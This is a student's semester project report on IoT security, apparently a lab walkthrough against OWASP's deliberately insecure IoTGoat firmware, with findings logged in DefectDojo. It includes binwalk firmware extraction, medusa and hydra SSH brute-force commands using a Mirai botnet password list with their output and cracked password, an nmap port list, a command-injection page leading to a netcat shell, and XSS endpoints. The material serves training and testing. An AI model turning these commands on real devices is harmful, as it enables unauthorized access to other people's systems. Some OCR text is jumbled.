Semester-3 Project Report

Full Unit – Final Report

IOT security with Defect Dojo

Samarth Desai

A report submitted in part fulfilment of the Semester 3

MSCDFIS

101CTMSDS2021006

Supervisor: Mr. Ramya Shah

National Forensic Sciences University

Knowledge | Wisdom | Fulfilment

An Institution of National Importance
(Ministry of Home Affairs, Government of India)

Declaration

This report has been prepared on the basis of my own work. Where other published and unpublished source materials have been used, these have been acknowledged.

Word Count:

Student Name: Samarth Niraj Desai

Date of Submission: 1st February 2022

Signature:

Table of Contents

Abstract

This document serves as the project documentation. Applications in the Internet of Things offer many benefits and risks. Poor design, unplanned interconnections, and human adversaries raise the stakes and liabilities for systems designers. Early identification, mitigation, and prevention of these threats can help limit liability issues. DefectDojo in this project exists because there are not many applications like DefectDojo that assist in managing an application security program. DefectDojo is one of the only application vulnerability management applications that is still open source. We will look through many vulnerable and IOT devices and integrate them to defect dojo as a work of implementing IOT in devsecops cycle.

NOTE: Project is based on open-source tools and limited to free resources

Project Specification

- Defect Dojo
- VMware
- IOT Goat VM, Tiny ARM router VM, VOIP VM
- Router Digisol
- Firebolt smart Watch
- Amazon Fire tv stick second generation

Chapter 1: **Introduction**

1.1 IOT security

As the technology advances, so does IoT (Internet of Things) systems, but this process brings many security bugs with it. Nowadays we have so many more connected devices and are creating a much wider web, therefore we have much bigger security concerns.

The act of securing the IoT devices and the web they are connected to is called *IoT Security*. It consists of;

- Designing a safe architecture design for new IoT devices and solutions
- Performing through security tests for IoT devices and solutions
- Working under the regulations of personal data security and cybersecurity

An example on the importance of the security in IoT systems would be *Mirai*. A form of malware known by the attack back in 2016, then became open source and ended up as the root of many other malware, was originally built to attack IoT devices and turn them into remote control bots, aka *zombie devices*.

There are many areas where we use IoT devices: smart homes, smart energy, automotive, smart city, smart lighting, payment systems, AI systems, e-health…

IoT devices don't connect through a single communication platform either: some connect through the Wi-Fi, some through GSM or LTE, some through Bluetooth (BLE), some through non-ip systems such as Zigbee or Z-Wave and some through rf (radio frequency).

1.2 Devsecops

DevSecOps is a practice of implementing security at every step in the DevOps Lifecycle. According to the traditional method where penetration tests and vulnerability assessment was done after the build, DevSecOps is based on the concept of integrating security assessments and vulnerability tests at each point of the CI/CD pipeline. DevSecOps implements security within the DevOps workflow.

DevSecOps is the answer to integrating various enterprise challenges into a coherent and effective approach to software delivery. A central tenet of DevSecOps is that security is an integral and essential element of DevOps — the method by which enterprises innovate at speed and scale.


1.3 Goals and Scope

If you apply DevSecOps principals to your development processes for IoT devices and include cloud, app, and even firmware into that cycle, you can end up with a more secure product, can brag about your new privacy features in advertising, and hopefully, you'll be in the headlines for nothing but good reasons.


Chapter 2: **IOT Goat and OWASP top 10**


The IoTGoat Project is a deliberately insecure firmware based on OpenWrt and maintained by OWASP as a platform to educate software developers and security professionals with testing commonly found vulnerabilities in IoT devices. The vulnerability challenges are based on the OWASP IoT Top 10 noted below, as well as "easter eggs" from project contributors

Here is a simple implementation of IOT GOAT and integration with defect dojo




IOT GOAT Product initiate in Defect DOJO





IOT GOAT VM




2.1 Firmware extraction

Weak, Guessable, or Hardcoded Passwords
Use of easily brute forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.


Get firmware from the official repository and extracting it using binwallk


```
Binwalk -e IOTGAT-rasberryp2.img
```



Extract passwords and other files

```
Navigate to files using cd
```






2.1.1 Cracking passwords

```
root@kali:~# medusa -u iotgoatuser -P ~/SecLists/Passwords/Malware/mirai-botnet_passwords.txt -h 172.16.100.213 -M
```


sshACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: xc3511 (1 of 60 complete)ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: vizxv (2 of 60 complete)ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: admin (3 of 60 complete)ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: admin (4 of 60 complete)[SNIP]ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: zlxx. (42 of 60 complete)ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: 7ujMko0vizxv (43 of 60 complete)ACCOUNT FOUND: [ssh] Host: 172.16.100.213 User: iotgoatuser Password: 7ujMko0vizxv [SUCCESS]

root@kali:~# hydra -l iotgoatuser -P ~/SecLists/Passwords/Malware/mirai-botnet_pass https://github.com/vanhauser-thc/thc-hydra) Starting at 2020-04-24 19:02:00[DATA] max 2 tasks per 1 server, overall, 2 tasks, 60 login tries (l:1/p:60), ~30 tries per task [DATA] attacking ssh://172.16.100.213:22/[22][ssh] host: 172.16.100.213 login: iotgoatuser password: 7ujMko0vizxv1 of 1 target successfully completed, 1 valid password foundHydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-24 19:02:11
The password of 7ujMko0vizxv is found using both tools. Try logging in with the newly discovered password via SSH.
words.txt ssh://172.16.100.213 -t

2.1.2 Adding to defect Dojo




Adding a product and an environment




Adding a finding

2.2 Insecure network services

Insecure Network Services
Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control.





Performing NMAP scans with open ports check



- PORT STATE SERVICE
- 22/tcp open ssh
- 53/tcp open domain
- 80/tcp open http
- 443/tcp open https
- 5515/tcp open unknown


Adding to defect Dojo with finding






2.3 Insecure Ecosystem interfaces

Insecure Ecosystem Interfaces
Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.




Configuring Burp suite to enable proxy



Navigating to find out passwords and html page for vulnerability check


This looks like a red flag based off of its name. Try and access the cmdinject page directly using https://<IoTGoat_IP>/cgi-bin/luci/admin/iotgoat/cmdinject

We can generate a netcat backdoor allowing a shell





- XSS #1
- https://<IoTGoat_IP>/cgi-bin/luci/admin/network/firewall/rules

- XSS #2
- https://<IoTGoat_IP>/cgi-bin/luci/admin/network/firewall/forwards
- XSS #3
- https://<IoTGoat_IP>/cgi-bin/luci/admin/network/wireless



2.3.1 Including in Defect Dojo




